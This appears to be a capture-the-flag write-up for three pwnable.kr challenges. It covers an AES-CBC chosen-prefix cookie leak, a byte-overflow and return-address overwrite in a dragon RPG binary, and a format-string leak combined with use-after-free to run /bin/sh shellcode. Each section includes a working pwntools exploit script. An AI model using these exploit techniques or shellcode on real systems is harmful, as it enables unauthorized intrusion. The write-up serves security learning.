Pwnable.kr
Crypto1
Can you break AES128-CBC cipher? AES128-CBC should be always safe from cracking.
ssh [email protected] -p2222 (pw:guest)
Analysis
We are provided the files of client.py and server.py
Client.py
#!/usr/bin/python2
from Crypto.Cipher import AES
import base64
import os, sys
import xmlrpclib
rpc = xmlrpclib.ServerProxy("http://localhost:9100/")

BLOCK_SIZE = 16
PADDING = '\x00'
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * PADDING
EncodeAES = lambda c, s: c.encrypt(pad(s)).encode('hex')
DecodeAES = lambda c, e: c.decrypt(e.decode('hex'))

# server's secrets
key = 'erased'
iv = '\x5c'*BLOCK_SIZE
cookie = 'erased'

# guest / a488ff12949b87e5c93d489c27217486702b179c060399adf36fc3bc1f5425ec
def sanitize(arg):
	for c in arg:
		if c not in '1234567890abcdefghijklmnopqrstuvwxyz-_':
			return False
	return True

def AES128_CBC(msg):
        cipher = AES.new(key, AES.MODE_CBC, iv)
        return EncodeAES(cipher, msg)

def request_auth(id, pw):
        packet = '{0}-{1}-{2}'.format(id, pw, cookie)
        e_packet = AES128_CBC(packet)
        print 'sending encrypted data ({0})'.format(e_packet)
        sys.stdout.flush()
        return rpc.authenticate(e_packet)

if __name__ == '__main__':
        print '---------------------------------------------------'
        print '-       PWNABLE.KR secure RPC login system        -'
        print '---------------------------------------------------'
        print ''
        print 'Input your ID'
        sys.stdout.flush()
        id = raw_input()
        print 'Input your PW'
        sys.stdout.flush()
        pw = raw_input()

        if sanitize(id) == False or sanitize(pw) == False:
                print 'format error'
                sys.stdout.flush()
                os._exit(0)

        cred = request_auth(id, pw)

        if cred==0 :
                print 'you are not authenticated user'
                sys.stdout.flush()
                os._exit(0)
        if cred==1 :
                print 'hi guest, login as admin'
                sys.stdout.flush()
                os._exit(0)

        print 'hi admin, here is your flag'
        print open('flag').read()
        sys.stdout.flush()
Server.py
#!/usr/bin/python2
import xmlrpclib, hashlib
from SimpleXMLRPCServer import SimpleXMLRPCServer
from Crypto.Cipher import AES
import os, sys

BLOCK_SIZE = 16
PADDING = '\x00'
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * PADDING
EncodeAES = lambda c, s: c.encrypt(pad(s)).encode('hex')
DecodeAES = lambda c, e: c.decrypt(e.decode('hex'))

# server's secrets
key = 'erased'
iv = '\x5c'*BLOCK_SIZE
cookie = 'erased'

def AES128_CBC(msg):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return DecodeAES(cipher, msg).rstrip(PADDING)

def authenticate(e_packet):
    packet = AES128_CBC(e_packet)

    id = packet.split('-')[0]
    pw = packet.split('-')[1]

    if packet.split('-')[2] != cookie:
        return 0
    if hashlib.sha256(id+cookie).hexdigest() == pw and id == 'guest':
        return 1
    if hashlib.sha256(id+cookie).hexdigest() == pw and id == 'admin':
        return 2
    return 0

server = SimpleXMLRPCServer(("localhost", 9100))
print "Listening on port 9100..."
server.register_function(authenticate, "authenticate")
server.serve_forever()
We also have been given a readme which states:
client.py running at nc 0 9006
server.py running in background
break the password and get flag!
After going through the code, we can understand that the client.py will be used to take the information from the user. This information will go through a series of changes which will be evaluated by the server.py .
Looking through the code of client.py closely, I noticed that the program was allowing the user to input even the ’ - ’ character. This could allow the user to submit their own cookie which would easily give us the flag. But on further inspecting the server.py , the program is checking whether the cookie sent from the user side matches the cookie that was set by the program thus not the correct approach :(
Later on I remembered that since we could control the data that could be sent before the cookie, we could perform a simple wordlist attack to leak the cookie :)
Exploit.py
import pwn
from pwn import *

def only_part(a,block):
    print(f"Only part argument:{a}")
    cnt=1
    b=a[block*32:(block+1)*32]
    b=int(b.decode(),16)
    return b

BLOCK_SIZE=16

letters='1234567890abcdefghijklmnopqrstuvwxyz-_'

wordlist={}

cookie=""

while len(cookie)<29:
    block=1 if len(cookie)>=14 else 0

    password=13 # Initial length is taken as 13 to consider the additional '-' which come after user and password
    password=password+block*BLOCK_SIZE
    password-=len(cookie)

    p=remote("127.0.0.1",9006)

    content=b"\n"+(password)*b"-"
    print(f"Content being sent:{content}")

    p.sendline(content)
    _=p.recvuntil(b"sending encrypted data ")
    encrypted_data=p.recvline()[1:-2]
    a=only_part(encrypted_data,block)
    print(f"encoded part is:{hex(a)}")

    for i in range(0,len(letters)):
        p=remote("127.0.0.1",9006)
        content=b"\n"+(password+1)*b"-"+cookie.encode()+letters[i].encode()
        print(f"Content being sent:{content}")
        p.sendline(content)
        _=p.recvuntil(b"sending encrypted data ")
        encrypted_data=p.recvline()[1:-2]
        encrypted_data=only_part(encrypted_data,block)
        print(f"Encoded part for letter {letters[i]}:{hex(encrypted_data)}")
        wordlist[letters[i]]=encrypted_data
        if a==encrypted_data:
            print(f"Cookie index {len(cookie)}:{letters[i]}")
            cookie+=letters[i]
            wordlist={}
            break

Output (Cookie leaking)
 {: width=“700” height=“400” }
Just keep the program running for some time and it will leak out the cookie.
Then we just have to create a hash for the admin which matches the password of admin
    import hashlib
    cookie=b"get_it_yourself"
    print(hashlib.sha256(b"admin"+cookie).hexdigest())
Output (Creating hash)

After this just put “admin” as the user and the obtained hash as the password and we get the flag.

Dragon
I made a RPG game for my little brother. But to trick him, I made it impossible to win. I hope he doesn’t get too angry with me :P!
Author : rookiss
ssh [email protected] -p2222 (pw: guest)
Analysis
We are given a game where we have to somehow slay the dragon.
After reversing the code, I found some few perculiar things 🤔.
1. The Secret level 🤫

It asks for a string of length 10 but compares that same string with a given string of length 39. Seems impossible right??
2. The fight with Dragon

It seems that no matter how many times one tries, they are unable to defeat the dragon
3. Going down in history

We can see here that the 16 bytes of v5 will be overlapping with v4, thus we can think about putting some address there for execution.
So we have to somehow bring the program execution till this phase to perform an attack. But beating the dragon is impossible right? Well not quite. We can see that only one byte of the health is being used to check whether the dragon is dead or not. So that means that if that one byte is overflowed, we can technically kill the dragon and thats what we do. (Notice that the mother dragon’s HP is closest to be overflowed)

The rest is easy, just overwrite the address after the dragon name to the address of the secret level ( specifically the address where system(“/bin/sh”) occurs)
Exploit
import pwn
from pwn import *

context.terminal=["tmux","splitw","-h"]

p=process("./dragon")
#gdb.attach(p)
#pause()

p.sendline(b"1") # Choosing priest

p.sendline(b"1") # Killing priest by baby dragon
p.sendline(b"1")

p.sendline(b"1") # Choosing priest again

for i in range(0,4):
    p.sendline(b"3")
    p.sendline(b"3")
    p.sendline(b"2")

p.sendline(p32(0x8048DBF))

p.interactive()

Output
Echo2
Pwn this echo service.
ssh [email protected] -p2222 (pw: guest)
Analysis
We are provided with an executable of an echo service. After running the code, it was offering us three ways to perform an echo:-
- BOF echo ( Buffer Overflow vulnerability )
- FSB echo ( Format string vulnerability )
- UAF echo ( Use after free vulnerability )
However the BOF echo hadn’t been implemented yet :( , then I had to utilize the FSB and UAF echo service.
p.sendline(b"2")
p.sendline(b"%p"*9)

This leaks the stack address using the FSB echo service. Notice that the stack is also executable.
The UAF section simply just mallocs a chunk of size 0x20, puts the content from the stdin into the chunk, echo’s the content of the chunk and frees the chunk. Initially I couldn’t see why this service was called the UAF echo.
However after further inspection, there was a cleanup funtion in the code.

If we freed the ‘o’ chunk, then in the UAF function, it can be malloced and then we can overwrite the contents of the ‘o’ chunk. SInce this chunk contains the address of functions greetings and goodbye, we can overwrite the greetings function to the shellcode which was present in the stack.
Exploit
import pwn
from pwn import *

context.terminal=["tmux","splitw","-h"]
context.arch="amd64"
context.os="linux"


shellcode=asm('''
        xor rdx, rdx
        xor rax, rax
        mov al, 0x3B
        lea rdi,[rip+_binsh]
        syscall
        _binsh:
            .string "/bin/sh"

''')

print("Length of shellcode:",len(shellcode))

p=process("127.0.0.1",9011)
p.sendline(shellcode)


p.sendline(b"2")
p.sendline(b"%p"*9) ## Format string vulnerability:-This leaks out the stack

_=p.recvuntil(b"hello ")
_=p.recvline()
stack_addr=int(p.recvline()[-13:-1].decode(),16)-0x20
print("stack_addr:",hex(stack_addr))


p.sendline(b"4") ## Freeing the 'o' chunk which contains the address of hte greeting and goodbye functions
p.sendline(b"n")

p.sendline(b"3") ## Here the malloc function allocates the 'o' chunk again
content=b"/bin//sh"*3+p64(stack_addr)
print("Cyclic pattern being sent:",content) ## Now we are able to overwrite the greetings function with our shellcode function at the leaked stack address
p.sendline(content)

p.sendline(b"2") ## Calling echo2 function which calls the greeting function but now our shellcode will get executed instead
p.sendline(b"hello")

p.interactive()

Output